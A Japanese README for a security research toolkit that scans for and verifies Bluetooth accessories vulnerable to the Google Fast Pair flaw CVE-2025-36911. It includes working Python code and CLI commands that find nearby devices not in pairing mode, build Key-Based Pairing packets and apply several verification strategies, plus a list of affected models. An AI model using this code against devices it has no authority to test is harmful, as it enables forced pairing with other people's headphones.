 spectrixdev/diy_whisperpair
Google Fast Pairを使用したBluetoothアクセサリのハイジャック: WhisperPair CVE-2025-36911 参照実装および脆弱性検証ツールキット

CVE-2025-36911 リファレンス実装 & 脆弱性検証ツールキット


公式実装が公開されました。KU Leuven チームに感謝します(お礼のコメント)
法的注意事項: これはセキュリティ研究ツールです。使用前に LEGAL.md をお読みください。コンピュータシステムへの不正アクセスは犯罪行為です。
Google Fast Pair を使用した Bluetooth アクセサリの乗っ取り
WhisperPair(CVE-2025-36911)は、攻撃者がユーザーの同意なしに、フラッグシップのオーディオアクセサリと強制的にペアリングできる重大な脆弱性であり、多くの場合 10 秒以内で完了します。
DIY-WhisperPair は、これらの攻撃を実装し、以下の 3 つの主要なリスクを実証する研究用ツールキットです:
[!NOTE] 研究目的のみ: このツールキットには、概念実証のスキャナーと検証プログラムが含まれています。アクティブな盗聴、永続的な位置追跡、悪意のあるペイロード注入のためのツールは含まれていません。その目的は脆弱なデバイスを特定することだけです。
# Install
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
pip install -e .

# Run interactive CLI
whisperpair

これにより、インタラクティブメニューが起動します:
╦ ╦╦ ╦╦╔═╗╔═╗╔═╗╦═╗╔═╗╔═╗╦╦═╗
║║║╠═╣║╚═╗╠═╝║╣ ╠╦╝╠═╝╠═╣║╠╦╝
╚╩╝╩ ╩╩╚═╝╩  ╚═╝╩╚═╩  ╩ ╩╩╩╚═

────────────── メインメニュー ──────────────

  1  スキャン     近くの Fast Pair デバイスを検出
  2  検証        デバイスの脆弱性をテスト(許可が必要)
  3  情報        詳細なデバイス情報を取得
  4  概要        CVE-2025-36911 について学ぶ
  0  終了        アプリケーションを終了

オプションを選択 [1]:
このライブラリは簡単に拡張できるように設計されています。必要なものをインポートしてください:
import asyncio
from whisperpair import scan_devices, verify_device, get_device_info

# Scan for Fast Pair devices
devices = asyncio.run(scan_devices(timeout=10))
for d in devices:
    print(f"{d.address} - {d.name} - Risk: {'HIGH' if not d.is_in_pairing_mode else 'Low'}")

# Find only vulnerable devices (not in pairing mode)
vulnerable = asyncio.run(scan_devices(vulnerable_only=True))

# Verify a specific device (REQUIRES AUTHORIZATION)
result = asyncio.run(verify_device("AA:BB:CC:DD:EE:FF"))
if result.success:
    print(f"VULNERABLE - Provider: {result.provider_address}")

# Get device info
info = asyncio.run(get_device_info("AA:BB:CC:DD:EE:FF"))
print(f"Model: {info['model_name']}")
from whisperpair import (
    # Scanner
    FastPairScanner,
    FastPairDevice,

    # Client
    FastPairClient,
    VerificationResult,

    # Protocol
    KeyBasedPairingRequest,
    KeyBasedPairingResponse,
    PairingRequestFlags,
    parse_bluetooth_address,
    parse_kbp_response_multi_strategy,

    # Crypto
    FastPairCrypto,
    aes_128_encrypt,
    aes_128_decrypt,
    generate_account_key,

    # Constants
    FAST_PAIR_SERVICE_UUID,
    KEY_BASED_PAIRING_CHAR_UUID,
    KNOWN_MODEL_IDS,
)

# Custom scanner with callbacks
def on_found(device: FastPairDevice):
    if not device.is_in_pairing_mode:
        print(f"[!] Potential target: {device.address}")

scanner = FastPairScanner(timeout=15, on_device_found=on_found)
asyncio.run(scanner.scan())

# Build raw protocol packets (flags 0x11 = INITIATE_BONDING | EXTENDED_RESPONSE)
target_bytes = parse_bluetooth_address("AA:BB:CC:DD:EE:FF")
request = KeyBasedPairingRequest.for_verification(provider_address=target_bytes)
packet = request.build()  # 16-byte plaintext

# Multiple verification strategies available:
# - strategy_raw_kbp()      - flags 0x11, works on most vulnerable devices
# - strategy_with_seeker()  - flags 0x02, includes seeker address
# - strategy_retroactive()  - flags 0x0A, bypasses some checks
# - strategy_extended()     - flags 0x10, for newer devices

# Full custom flow (AES key optional - response detection alone indicates vulnerability)
async with FastPairClient("AA:BB:CC:DD:EE:FF") as client:
    model_id = await client.read_model_id()
    result = await client.verify_pairing_behavior()  # No key needed for detection
    if result.response_received:
        print("VULNERABLE - device responded when it shouldn't")
コピー&ペーストですぐに使えるサンプルは examples.py を参照してください:
python examples.py scan              # Basic scanning
python examples.py vulnerable        # Find vulnerable devices
python examples.py verify AA:BB:CC:DD:EE:FF
python examples.py custom            # Scanner with callbacks
whisperpair
# Scan for devices
whisperpair scan
whisperpair scan --vulnerable
whisperpair scan --timeout 15

# Get device info
whisperpair info AA:BB:CC:DD:EE:FF

# Verify vulnerability (requires flags)
whisperpair verify AA:BB:CC:DD:EE:FF --authorized

# Learn about the vulnerability
whisperpair about
このツールはアクティブな Bluetooth 操作を行います。検証コマンドを実行する前に、以下が必須です:
| 管轄区域 | 関連法 |
|---|---|
| 英国 | Computer Misuse Act 1990, Section 1-3A |
| 米国 | Computer Fraud and Abuse Act (CFAA) |
| EU | Directive 2013/40/EU |
| ドイツ | § 202a-c StGB |
| オーストラリア | Criminal Code Act 1995, Part 10.7 |
詳細なガイダンスについては LEGAL.md を参照してください。
Google Fast Pair では、デバイスがペアリングモードの場合にのみペアリング要求を受け入れる必要があります。多くのデバイスがこのチェックに失敗します:
期待される動作: デバイスは「ペアリングモードか?」をチェック → いいえ → 拒否
実際の動作:   デバイスはモード状態に関係なく要求を受け入れる
この脆弱性は、デバイスがペアリングモードでないときに Key-Based Pairing 要求に対して応答するかどうか をチェックすることで検出されます:
graph TD
    subgraph Packet["Key-Based Pairing Request (16 bytes)"]
      direction LR
      B0["0x00"]
      B1["0x11"]
      MAC["MAC: 6 bytes"]
      Salt["Salt: 8 bytes"]
    end

    B0:::byte -- "Message Type" --> Desc0["Key-Based Pairing Request"]
    B1:::byte -- "Flags" --> Desc1["INITIATE_BONDING | EXTENDED_RESP"]

    classDef byte fill:#e1f5fe,stroke:#333,stroke-width:1px;
検出:応答を受信 = 脆弱(AES 鍵は不要!)
Bluetooth 範囲内(約 10~14m)の攻撃者は以下を行えます:
| メーカー | デバイス |
|---|---|
| Pixel Buds Pro 2 | |
| Sony | WF-1000XM4, WH-1000XM5, LinkBuds S |
| JBL | Tune Buds, Live Pro 2 |
| Anker | Soundcore Liberty 4 |
| その他 | whisperpair.eu を参照 |
DIY_WhisperPair/
├── src/whisperpair/
│   ├── __init__.py      # Public API exports
│   ├── scanner.py       # BLE device discovery
│   ├── client.py        # GATT client & verification
│   ├── protocol.py      # Packet builders
│   ├── crypto.py        # AES-128, ECDH, keys
│   ├── constants.py     # UUIDs, Model IDs
│   └── cli.py           # Interactive CLI
├── examples.py          # Copy-paste code snippets
├── security_demo.py     # Standalone verification demo
├── LEGAL.md
└── README.md
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
python3 -m venv venv
source venv/bin/activate  # Linux/macOS
pip install -e .

